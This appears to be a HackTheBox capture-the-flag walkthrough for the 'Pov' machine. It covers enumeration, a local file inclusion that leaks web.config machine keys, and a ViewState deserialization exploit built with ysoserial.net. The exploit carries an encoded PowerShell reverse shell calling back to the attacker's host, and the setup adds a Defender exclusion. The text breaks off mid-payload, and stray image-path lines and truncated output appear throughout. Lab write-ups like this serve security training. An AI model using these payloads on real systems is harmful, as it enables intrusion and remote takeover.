
Pov



IP: 10.129.24.147

Info Gathering


Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Pov
cd ~/HTB/Boxes/Pov

# Open a tmux session
tmux new -s Pov

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
sudo openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
sudo msfconsole
workspace -a Pov
workspace Pov
setg LHOST 10.10.14.74
setg LPORT 1337
setg RHOST 10.129.24.147
setg RHOSTS 10.129.24.147
setg SRVHOST 10.10.14.74
setg SRVPORT 9000
use multi/handler
```

Enumeration


```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.24.147 -oN pov.nmap
```

Hosts



```
Hosts
=====

address        mac  name  os_name       os_flavor  os_sp  purpose
-------        ---  ----  -------       ---------  -----  -------
10.129.24.147             Windows 2019                    server
```

Services




```
Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
10.129.24.147  80    tcp    http  open   Microsoft IIS httpd 10.0
```

Gaining Access

In my nmap scan I can see the hostname resolves to pov.htb

Screenshot Evidence




```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-title: pov.htb
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
```

I added it to my /etc/hosts file

```
# Edit file
sudo vim /etc/hosts
# Add line
10.129.24.147    pov.htb
```

Visiting the site I can see there i another vhost name dev.pov.htb

Screenshot Evidence




```
    </div>
    <!-- contact -->
    <div class="jumbotron jumbotron-fluid" id="contact" style="background-image: url(img/contact-bk.jpg);">
        <div class="container my-5">
            <div class="row justify-content-between">
                <div class="col-md-6 text-white">
                    <h2 class="font-weight-bold">Contact Us</h2>
                    <p class="my-4">
                        If you want to know more about who is behind this project you can check my profile at dev.pov.htb
                    </p>
                    <ul class="list-unstyled">
```

I added this to my hosts file

```
# Edit file
sudo vim /etc/hosts
# Modify line too
10.129.24.147    pov.htb dev.pov.htb
```


Screenshot Evidence



```
┌──(tobor㉿kali)-[~/HTB/Boxes/Pov]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.24.147   pov.htb dev.pov.htb
```

When visiting those sites in Burpsuite I noticed an entry appeared for dev.pov.htb on port 8080 which is not open on my port tests


Screenshot Evidence



```
http://dev.pov.htb
http://dev.pov.htb:8080
http://pov.htb
```

There is no response in Burp or when I use curl


Screenshot Evidence



```
GET / HTTP/1.1
Host: dev.pov.htb:8080
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85
Safari/537.36
Connection: close
Cache-Control: max-age=0
```


Clicking around dev.pov.htb I discover there is a “Download CV” button that downloads a PDF from the server

Screenshot Evidence



I turned on intercept in Burp and clicked the button. I sent the request to Burps Repeater and forwarded it before turning off intercept again

Screenshot Evidence




```
POST /portfolio/default.aspx HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 361
Origin: http://dev.pov.htb
Connection: close
Referer: http://dev.pov.htb/portfolio/default.aspx
Upgrade-Insecure-Requests: 1

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=AH80Jx6ad9YoLDQDqGiB6weyw23RDCF
__EVENTVALIDATION=iOicVchptcAUd87XycDdZXsAPOmHSn2IfQ8lIigtygP4mFGlltDMTdEiICww0oOhU
```

In the request there is a file parameter for cv.pdf which gets download which may be a Local File Inclusion
I changed the value to see if I can download web.config which is an IIS configuration file that may be in that same directory location

Simply setting the value **web.config** requires a reidrect.
I was able to avoid that using the below payload **/web.config**

```
__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=AH80Jx6ad9YoLDQDqGiB6weyw23RDCFP9ei7wmbkN%2Bi%2B%2FTtc87GhpgSx2MgLUTls7WMyHMCq0VukmuNtG5BZwdiSxnk%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=iOicVchptcAUd87XycDdZXsAPOmHSn2IfQ8lIigtygP4mFGlltDMTdEiICww0oOhU2B22KB5y9tjEw1pP%2BO0%2FmXpEeFqomoGfkVPUbou5MUTI%2Bu7hmynxf%2FsyjDdOjz6LcvoQw%3D%3D&file=/web.config
```

Screenshot Evidence



```
POST /portfolio/default.aspx HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 366
Origin: http://dev.pov.htb
Connection: close
Referer: http://dev.pov.htb/portfolio/default.aspx
Upgrade-Insecure-Requests: 1

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
AH80Jx6ad9YoLDQDqGiB6weyw23RDCFP9ei7wmbkN%2Bi%2B%2FTtcB7GhpgSx2MgLUTls7WMyHMCq0VukmuNtG5BZwdiSx
nk%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
iOicVchptcAUd87XycDdZXsAPOmHSn2IfQ8lIigtygP4mFGlltDMTdEiICww0oOhU2B22KB5y9tjEw1pP%2BO0%2FmXpEeF
qomoGfkVPUbou5MUTI%2Bu7hmynxf%2FsyjDdOjz6LcvoQw%3D%3D&file=/web.config
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/octet-stream
Server: Microsoft-IIS/10.0
Content-Disposition: attachment; filename=/web.config
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sun, 18 Feb 2024 18:33:47 GMT
Connection: close
Content-Length: 866

<configuration>
  <system.web>
    <customErrors mode="On" defaultRedirect="default.aspx" />
    <httpRuntime targetFramework="4.5" />
    <machineKey decryption="AES"
decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F
validation="SHA1"
validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1
01FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
  </system.web>
    <system.webServer>
        <httpErrors>
            <remove statusCode="403" subStatusCode="-1" />
            <error statusCode="403" prefixLanguageFilePath=""
path="http://dev.pov.htb:8080/portfolio" responseMode="Redire
        </httpErrors>
        <httpRedirect enabled="true" destination="http://dev.
exactDestination="false" childOnly="true" />
    </system.webServer>
```

In the web.config file is critical information about the server in this case.
The POST request being used includes a value for **ViewState**

ViewState serves as the default mechanism in ASP.NET to maintain page and control data across web pages. During the rendering of a page's HTML, the current state of the page and values to be preserved during a

postback are serialized into base64-encoded strings.
These strings are then placed in hidden ViewState fields.

The .NET Framework being used is 4.5
For **versions 4.5 and above**, all combinations of MAC and Encryption (whether both are true, or one is true and the other is false) necessitate a MachineKey.
The MachineKey can be identified using "Blacklist3r."
REFERENCE: https://book.hacktricks.xyz/pentesting-web/deserialization/exploiting-__viewstate-parameter#test-case-4-.net-greater-than-4.5-and-enableviewstatemac-true-false-and-viewstateencryptionmode-true

In Test Case 4 in the above reference we do not need to specify the target 4.5 framework version because it is already defined.


I can use ysoserial.net on WIndows to serialize my exploit
SOURCE: https://github.com/pwntester/ysoserial.net
DOWNLOAD LINK: https://github.com/pwntester/ysoserial.net/releases/download/v1.36/ysoserial-1dba9c4416ba6e79b6b262b758fa75e2ee9008e9.zip

```
# On Windows
mkdir C:\KaliShare
Set-MpPreference -ExclusionPath C:\KaliShare
# Download ysoserial and save it there then unzip it
Expand-Archive -Path C:\KaliShare\ysoserial-1dba9c4416ba6e79b6b262b758fa75e2ee9008e9.zip -Destination .
cd Release
```

I generated a powershell reverse shell that executes a base64 encoded string using this generator for ease
GENERATOR: https://www.revshells.com/
I then used ysoserial to generate a payload that executes the shell hosted on my attack machine

```
# Command Executed
.\ysoserial.exe -p ViewState -g TextFormattingRunProperties --decryptionalg="AES" --
decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --
validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7
B7872EEACE791AAD71A267BC16633468" --path="/portfolio/default.aspx" -c "powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAE-
MAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANwA0ACIALAAxADMAMwA3ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBs-
AGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMw-
A1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAA-
LAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAG-
oAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAu-
AEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIA-
AkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMA-
ZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAG-
IAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAk-
